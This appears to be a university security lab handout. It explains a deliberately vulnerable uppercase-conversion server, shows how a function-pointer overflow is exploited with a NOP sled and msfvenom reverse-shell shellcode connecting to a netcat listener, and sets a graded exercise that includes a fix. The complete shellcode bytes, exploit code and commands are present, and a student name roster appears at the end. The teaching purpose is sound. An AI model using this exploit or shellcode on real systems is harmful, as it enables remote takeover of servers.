Buffer Overflow on a Server Program

This experiment exploits a server program, which converts all characters of a string, supplied by clients, into uppercase. Once the vulnerability is exploited, a client can execute a segment of malicious code hidden in the data that is sent to the server.

In this document, the server program is first introduced. Its vulnerability is then discussed. At last, the vulnerability is exploited and implemented.

1. Server program (server.c) with server IP 184.171.124.101, server PORT 5123

```
int main(int argc, char *argv[]) {
  int listenfd = 0, connfd = 0;
  struct sockaddr_in serv_addr;  // Address of server
  listenfd = socket(AF_INET, SOCK_STREAM, 0); // Create a file descriptor for
a socket

  // Prepare the socket address and port
  memset(&serv_addr, '0', sizeof(serv_addr));
  serv_addr.sin_family = AF_INET;
  serv_addr.sin_addr.s_addr = htonl(INADDR_ANY);
  serv_addr.sin_port =  htons(5123);

  bind(listenfd, (struct sockaddr *)&serv_addr, sizeof(serv_addr)); //Bind

  // Listen to connection request from client
  listen(listenfd, 10);
  while(1) {
    // Accept the incoming connection request
    connfd = accept(listenfd, (struct sockaddr *)NULL, NULL);
    // Handle the connection
    handle_conn(connfd);
  }
}
```

Commented [YL1]: socket(AF_INET, SOCK_STREAM, 0): AF_INET means Internet domain, SOCK_STREAM means data stream socket instead of datagram socket; 0 means TCP protocol for data stream socket. This function returns a positive integer for success, or -1 for fail.

A sockaddr_in is a structure containing an internet address. This structure is defined in <netinet/in.h>. Here is the definition:

```
struct sockaddr_in {
      short   sin_family;
      u_short sin_port;
      struct  in_addr sin_addr;
      char    sin_zero[8];
};
```

htonl(INADDR_ANY) is the IP address of the machine on which the server is running (converted to network byte order format by htonl), and the symbolic constant INADDR_ANY gets this address.

htons(5099) hardcodes the port number in network byte order format.

bind() binds the defined sockaddr (including server IP and port 5099) to the socket file descriptor listenfd.

listen(listenfd, 10) is a system call for the process to listen on the socket for connections. 10 is the size of the backlog queue, i.e., the number of connections that can be waiting while the process is handling a particular connection.

accept() is a system call for the process to block until a client connects to the server. It wakes up the process when a connection from a client has been successfully established. It returns a new file descriptor connfd, and all communication on this connection should be done using the new file descriptor. NULL means no information about the remote/client address (and its length) of the accepted socket is returned.

handle_conn(connfd) is explained below in the file.

In this program, the main function is used to setup a socket for communication, to construct connection with clients and to start function handle_conn().

```
void proc_buf(char* p) {
  while(*p) {
    *p = toupper(*p);
    p++;
  }
  return;
}
```

proc_buf() is a simple function to convert the characters of the string received into uppercases.

The most important part of this program is function handle_conn(). handle_conn() is used to handle the connection between a client and the server – to receive data from the client and to send the response to the client. The workflow of this function is as follows.

1. Read the length of the string from network into s.nbytes.

2. Send "Okay" to the client.

3. Use mmap() to allocate storage p for the string to be received.

4. Read the string from network into p.

5. Call proc_buf() to convert the characters of the string into uppercase.

6. Send the converted string (in p) back to the client.

```
void handle_conn(int fd) {
  char *p, *q;
  struct {
    unsigned nbytes; // Number of bytes that will be received from client
    void (*fp) (char*); // Function pointer
  } s;
  s.fp = proc_buf; // Set s.fp to function proc_buf
  read(fd, &(s.nbytes), sizeof(s)); // Step 1
  write(fd, "okay", 4+1); // Step 2

  size_t npages = s.nbytes/4096; // Pages to be received next
  npages += s.nbytes ? 1 : 0;
  p = mmap (
    NULL, npages * 4096,
    PROT_READ | PROT_WRITE | PROT_EXEC,
    MAP_PRIVATE | MAP_ANONYMOUS,
    -1, 0
  ); // Step 3
  q = p;
  while (s.nbytes > 0) {
    unsigned nread = read (fd, q, s.nbytes); // Step 4
    s.nbytes -= nread;
    q += nread;
  }

  printf ("%p-%p\n", p, q); // Address of received data
  s.fp (p); // Step 5
  write(fd, p, strlen(p)+1); // Step 6
  munmap(p, npages*4096);
  close(fd);
}
```

Commented [YL2]: p and q are two string buffers defined.

Structure s includes nbytes (the size of client message) and fp (a function pointer taking char* input and returning void).

read() is a system call to read up to sizeof(s)=8 bytes (correct writing should be sizeof(s.nbytes) =4 bytes) from file descriptor fd into the buffer starting at &(s.nbytes). The first 4 bytes of fd should be the upper bound of the client's message.

(s.nbytes?1:0) is equal to 1 if s.nbytes is not zero, and equal 0 otherwise. Thus, npages is the number of pages to hold the incoming client message.

void *mmap(void *_addr_, size_t _length_, int _prot_, int _flags_, int _fd_, off_t _offset_);
If addr is NULL, then the kernel chooses the (page-aligned) address at which to create the mapping; fd=-1 for anonymous mapping (not backed by a file); offset=0;

The mmap system call can allocate an anonymous virtual memory area (neither stack nor heap), and can also map a file to memory. This mapping makes file operations like direct memory operations. This method is called memory mapping. PROT_EXEC: pages may be executed. MAP_PRIVATE: updates to the mapping are not visible to other processes. MAP_ANONYMOUS: The mapping is not backed by any file; its contents are initialized to zero.

read() in the while-loop reads nbytes from fd to memory at p

After pointers p and q are printed out, s.fp converts the content at p (only the part before end-string symbol '0') to upper case.

write() writes the content at p (only the part before '0') in upper case and write it back to the client with one additional end-string char '0'

strlen(p)= the actual size of client message excluding '0'

2. Normal Client Program (client.c), which connects to server IP 184.171.124.101 and server PORT 5123

This program is a typical client program interacting with a server.

```
int main(int argc, char *argv[]) {
  char *str = argv[1];

  struct {
    unsigned nbytes;
    unsigned payload_addr;
  }v;

  v.nbytes = 4096;// Set size of data to be sent as 4096 bytes
  write (sockfd, &v, sizeof (v.nbytes));// Send v to server and overwrite s.fp

  read(sockfd, recv_buf, sizeof (recv_buf) - 1);// Receive a message ("Okay")
from client
  puts(recv_buf);// Print the received message

  char payload_buf [4096];
  memset(payload_buf, 0, sizeof(payload_buf));
  strcpy(payload_buf, str);// Copy the string to payload_buf
  write (sockfd, payload_buf, 4096);// Send payload buf to server

  read (sockfd, recv_buf, sizeof (recv_buf) - 1);// Receive the converted
string
  puts (recv_buf);// Print the converted string
}
```

v.nbytes

To test the programs without dealing with firewall issues, let us run both server and client on 184.171.124.101 (jaguar).

server:

```
yingjiul@jaguar:~/cis436/w6$ server
server is ready...
handle_conn
receive data address is in range: 0xf772c000-0xf772d000
handle_conn
receive data address is in range: 0xf772c000-0xf772d000
```

client-1:

```
yingjiul@jaguar:~/cis436/w6$ client senddatatoserver
okay
SENDDATATOSERVER
```

Commented [YL3]: sockfd should be connected to the server's address (including server IP address and server port number)

v.nbytes defines the size of client message

write(sockfd, &v, sizeof(v.nbytes)) writes v.nbytes of sizeof(v.nbytes)=4 bytes from memory &v (i.e., 4-byte value 4096) to sockfd

memset(void *str, int c, size_t n) copies the character c (an unsigned char) to the first n characters of the string pointed to, by the argument str; therefore, payload_buf is one page of char 0 (i.e., \0 or NUL) and its first segment is copied from argv[1] client-2:


```
yingjiul@jaguar:~/cis436/w6$ client iamhereaswell
okay
IAMHEREASWELL
```

3. Vulnerability

The vulnerable part of this program exists in function handle_conn():

```
    ... ...
read(fd, &(s.nbytes), sizeof(s)); // Step1
    ... ...
```


If data (length of the string) received from the client is 4 bytes long (size of s.nbytes), the vulnerability is not triggered as shown below. Function pointer s.fp is not overwritten and the program executes normally.



low

high

If the data received is longer than sizeof(s.nbytes), s.fp will be overwritten. Then s.fp can point to someplace in the data received and the program will be out of control of the server as shown below. Since a large part of the received data are NOP (no operation but increasing the program counter) instructions, s.fp could be set to the address of any of the NOP instructions. Once s.fp has been set to the address of one of the NOP instructions, the malicious payload (a segment of shellcode) may be executed.



low

high

4. Exploit (including shell_reverse_tcp code with attacker's IP 184.171.124.101 and attacker's PORT 9123)

The main idea of the exploit consists of two parts. The first part is to prepare a large buffer (for the string to be converted to uppercase) and send it to the server. This "string" now contains a large number of NOP instructions and malicious shellcode. The second part is to overwrite s.fp and change it to point to somewhere inside the NOP field.

Using the msfvenom tool in Metasploit framework (http://www.metasploit.com) to generate shellcode shell_reverse_tcp for local host (client IP) 184.171.124.101 and local port (client port) 9123, from where the client will execute the server's shell command if the buffer overflow attack succeeds:

Commented [YL4]: Metasploit is part of Kali Linux. You may download it separately from the Metasploit website. More on Metasploit-framework at https://www.sciencedirect.com/topics/computer-science/metasploit-framework
Note that *MSFvenom* is a combination of Msfpayload and Msfencode, putting both of these tools into a single Framework instance. **msfvenom** replaced both msfpayload and msfencode

Add the following paths to system environment variable:
C:\metasploit-framework\bin
C:\metasploit-framework\embedded

```
C:\Users\yjlis>msfvenom -p linux/x86/shell_reverse_tcp LHOST=184.171.124.101 LPORT=9123 -f C

C:/metasploit-framework/embedded/lib/ruby/gems/2.6.0/gems/activesupport-4.2.11.1/lib/active_support/dependencies.rb:274: warning: Win32API is deprecated after Ruby 1.9.1; use fiddle directly instead

[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload

[-] No arch selected, selecting arch: x86 from the payload

No encoder or badchars specified, outputting raw payload

Payload size: 68 bytes

Final size of c file: 311 bytes

unsigned char buf[] =

"\x31\xdb\xf7\xe3\x53\x43\x53\x6a\x02\x89\xe1\xb0\x66\xcd\x80"

"\x93\x59\xb0\x3f\xcd\x80\x49\x79\xf9\x68\xb8\xab\x7c\x65\x68"

"\x02\x00\x23\xa3\x89\xe1\xb0\x66\x50\x51\x53\xb3\x03\x89\xe1"

"\xcd\x80\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3"

"\x52\x53\x89\xe1\xb0\x0b\xcd\x80";
```

Note that in the above shellcode, \xb8\xab\x7c\x65 is the LHOST (\xb8 = 184, \xab=171, \x7c=124, \x65=101), and \x23\xa3 is the LPORT (\x23\xa3=9123; you may use int2hex.c to change this to your port number for exercise-2). You may replace LPORT with your specific numbers in exercise-2 without regenerating the shellcode.

The main part of the exploit program is as follow (note that shellcode[] in exploit.c is copy-pasted from the above buf[])

```
  char *str = argv[1];

  struct {
    unsigned nbytes;
    unsigned payload_addr;
  }v;

  v.nbytes = 4096*1000*100;  //Set size of data to be received as 400Mb
  v. payload_addr = 0xf0000000 //Use v.payload addr to rewrite function
pointer s.fp
  write (sockfd, &v, sizeof (v)); //Step 1 send v to server and overwrite s.fp
  read(sockfd, recv_buf, sizeof (recv_buf) - 1); //Receive a message from
server
  puts(recv_buf); //Print the received message

  char payload_buf [4096];
  memset(payload_buf, 0, sizeof(payload_buf));
  strcpy(payload_buf, str);
  write (sockfd, payload_buf, 4096);

  memset(payload_buf, 0x90, sizeof (payload_buf)); //0x90 stands for NOP
instruction
  //Step 2 send the NOPs  4096*(100*1000 - 1) bytes
  size t i;
  for (i = 1; i < 100*1000 - 1; i ++) {
    write (sockfd, payload_buf, 4096);
  }

  //Step 3 send the malicious shell code (payload)
unsigned char shellcode[4096]=
"\x31...\80"......
"\x52...\80";
write(sockfd, shellcode, 4096);

  read (sockfd, recv_buf, sizeof (recv_buf) - 1);
  puts (recv_buf);
```

Commented [YL5]: 100K pages, where 1st page includes arg[1] string and null, 100K-2 pages consist of NOP, and the last page includes shellcode

Compile exploit.c as follows:

yingjiul@jaguar:~/cis436/w6$ gcc -m32 -fno-stack-protector -z execstack -g exploit.c -o exploit

5. Implementation

In this exploit, we run both server program and client program on Jaguar (184.171.124.101). To make a difference, we run server in my week-6 directory, but client and exploit under week-6/att directory.

Step 1 The first step is to execute ./server on jaguar. The server listens to all connections from 5123.

```
yingjiul@jaguar:~/week-6$ ./server

server is ready...

handle_conn

receive data address is in range: 0xf7729000-0xf772a000

handle_conn

receive data address is in range: 0xf7729000-0xf772a000

handle_conn

receive data address is in range: 0xdeec1000-0xf7561000
```

Step 2 Run a client (e.g., shell window on jaguar) under ./week-6/att. Use nc (netcat) command to listen for an incoming TCP connection at port 9123 on the client. Once the reverse IP shellcode is executed, the client will receive the incoming connection from the (compromised) server.

```
yingjiul@jaguar:~/week-6/att$ nc -l 9123
```

Step 3 The third step is to run the exploit program on another client (e.g., another shell window on jaguar) under ./week-6/att. After the client sends data to the server, the server will send back an "Okay". At this time, s.fp has been overwritten.

```
yingjiul@jaguar:~/week-6/att$ ./exploit hello
okay
```

Step 4 The shellcode will be executed and the first client will receive the incoming connection. In this first client, you can execute any shell command of the server (e.g., ls, cat server.c):

```
yingjiul@jaguar:~/week-6/att$ nc -l 9123
ls
att
server
server.c
cat server.c
…
```

6. Hands-on exercise-2 (10% of grade):

The source code files (server.c, client.c, exploit.c) given to you have the IP address and port number hard-coded into the programs. Before starting the experiment, you need to do the following

On 184.171.124.101 (server):

1. Each student is given a two-digit number xy (please see the end of this document for your number xy). At Jaguar server, please create a new directory named pxy under your home directory (e.g., if your number is 05, then the new directory is named as p05). We use this subfolder to simulate an attacker's

machine, who will run client.c and exploit.c in this subfolder to attack the server (which runs in your home directory).

3. Copy the server program (server.c from Canvas) into your home directory, and change the server port 5123 (in server.c) to 50xy (e.g., if your number is xy=02, then your server port should be 5002)

4. Compile the server using gcc -m32 -g -fno-stack-protector -z execstack server.c -o server

5. Run the server in the first terminal (in your home directory) using ./server

On 184.171.124.101 (client):

1. In your directory pxy, copy both client.c and exploit.c (from Canvas) to your directory pxy. Change the server port number from 5123 to 50xy in client.c and exploit.c.

2. change the exploit port number inside the shellcode from 9123 to 90xy in exploit.c (note that you need to convert 90xy to hex numbers using int2hex.c, and write the hex numbers at proper positions in shellcode).

3. Compile your programs using gcc -m32 -fno-stack-protector -z execstack client.c -o client and gcc -m32 -fno-stack-protector -z execstack exploit.c -o exploit

4. Run/type the following command in your second terminal (in directory pxy) using nc -l 90xy

5. Open the third terminal (in your directory pxy), and run ./client hello and ./exploit hello

6. If your exploit is successful, your second terminal (running the nc command) shall be able to access the server's directory (i.e., your home directory) from the attacker's directory pxy; therefore, you may run commands such as ls, pwd, cat server.c in that terminal so as to see the information in your home directory because shell_reverse_tcp was executed in pxy

7. You may type "ctrl+c" to terminate your processes in each terminal; use "exit" or "ctrl+d" to terminate ssh sessions after you complete the exercise.

Submission:

- server.c, client.c, exploit.c and a document explaining how/why your exploit works on Jaguar (including screenshots)
- revised server.c to server2.c and a document explaining how/why your exploit is blocked on Jaguar (including screenshots)

Number xy for students:

Amelia Bates: 01

Jacob Burke: 02

Matthew Calder: 03

Ethan Cha: 04

Yankun Chen: 05

Enzo Flores: 06

Nathan Gong: 07

Kyle Hoekstra: 08

Jake Khal: 09

Jake McDowell: 10

Kenneth Nnadi: 11

Frimpong Osei: 12

Juan Rios: 13

Angel Soto: 14

Nick Swanson: 15

Stephen Swanson: 16

Robert Wilson: 17